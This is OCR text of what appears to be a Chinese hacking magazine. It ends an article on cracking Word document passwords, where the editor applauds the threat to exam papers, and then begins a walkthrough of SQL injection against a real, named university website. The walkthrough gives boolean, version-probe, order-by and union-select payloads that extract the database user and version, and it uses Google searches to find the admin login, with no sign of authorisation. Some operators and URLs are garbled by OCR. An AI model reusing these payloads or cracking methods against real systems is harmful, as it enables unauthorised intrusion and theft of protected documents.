


图4 选择需要破解的Word文档

WPRM 在选择文档后会自动判断是否有密码，如果有则对应的按钮就变为可用。由于本文档仅含有打开密码，所以图4中显示只有“Open password”后的按钮能用。点击该按钮后会出现一些提示，不用管它，稍等片刻后，如果能看到如图5所示的提示，说明密码已经解除。在原文档所在路径可以找到一个原文档文件名＋(DEMO)”的 WORD 文档，如图6所示。双击该文档看看，是不是已经不需要打开密码了。



图5 破解成功提示





图6 解密前后区别

写在最后

轻轻一点就能将解密时间从12万年左右缩短到1秒钟，这可以算是WORD 解密史上的一个里程碑了，同时也验证了一句老话：人外有人，山外有山啊！盖茨，你那帮写 word 密保的软工们应该换新鲜血液了。

【文中涉及的 Word Password Recovery Master，已收录在光盘中。】

编辑点评 试用后爱不释手，实在是好件东西。大学里老师的文档资料、考试试卷都是用 Word，这绝对会引起巨大的文档安全恐慌。





PHP+MYSQL注入技巧点滴
——安检西安建筑科技大学

樱花浪子[I.S.T]

从本文你可以学到:
1.如何确定网站是否有注入的可能。
2.确认网站的后台数据库类型。
3.如何判断数据库是不支持union查询。
4.利用union查询来猜字段。
5.利用google找后台管理入口。
6.手动猜表以及猜管理员用户名和密码。

最近看到不少高手们在对各所大学做安全检测，我也来凑下热闹，对西安建筑科技大学做了一次测试。首先打开主站看了一下，网站地址为www.xauat.edu.cn，发现主站用的是php和HTML的网页，主站上还连着几个分站，正好最近在学php注入，可以好好研究一下啦。


图1 搜索指定内容


图2 提交and 1=1和and 1=2返回的结果

“一般php构建的系统，后台数据库对应的是Mysql。这个我们一会儿可以测试。”

由于php默认将传递的参数中的“'”等字符做了转换，所以对于字符类型的变量在默认情况下是很难注入的。那么怎么能快速找到数字类型的变量呢？把GOOGLE请出来，在上面打上phpid=sitexauat.edu.cn,这样我们就会从分站获得很多phpid=xx 这样的连接，如图1所示。


我们随便找个phpid=xx这样的连接进行测试一下，我这里选择的是http//xq.xauat.edu.cnshow.phpid=22。在后面分别加上and 1=1和and 1=2，分别返回了正常页面和错误提示，还暴出路径，如图2、图3所示。

这说明我们提交的and 1=1和and 1=2都被当作SQL语句执行啦，既然这个可以执行，那么其他的语句也应该可以执行的。先确认一下是不是MYSQL数据库，在URL后面提交**樱花浪子**，返回正常，可以确认是MYSQL。

“基本上支持注释的都是MYSQL数据库。”

下面我们看看可不可以union查询。提交and ord(mid(version(),1,1))51，这句的意思是查看数据库是不是大于3.0的。ASCII码51对应的是3，那么大于3的话当然就是4.0以上的了。4.0以上是支持union查询的，结果返回正常。

既然支持union查询，那就好办啦。下面我们看看有没有ROOT权限。提交and (select count() from mysql.user)0，结果返回错误，如图4所示。看来不是ROOT权限，对方MYSQL数据库没有读取权限，不过不是ROOT也没有关系。


图3 暴出物理路径




图4 判断是否是Root权限

小技巧

利用union查询暴字段数，提交order by 10，结果返回正常，看来是大于10个字段的。继续提交order by 20，返回错误，看来小于20个字段。提交order by 15，正常，大于15个字段。提交order by 16，正常。提交order by 17，正常。当提交order by 18的时候返回错误。看来是17个字段。继续提交and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17，在页面暴出了数字，如图5所示。




图5 利用union查询暴字段数

呵呵，在暴出的数字上加上user()和version()，继续提交and 1=2 union select 1,user(),version(),4,5,6,7,8,9,10,11,12,13,14,15,16,17，暴出用户名和版本号，下面开始找后台吧。很多时候暴出用户名和密码却连后台也找不到，这里还是用GOOGLE找后台，有时工具找不到后台而用GOOGLE就可以找到。在GOOGLE打上“后台登录 sitexauat.edu.cn”，出来很多，

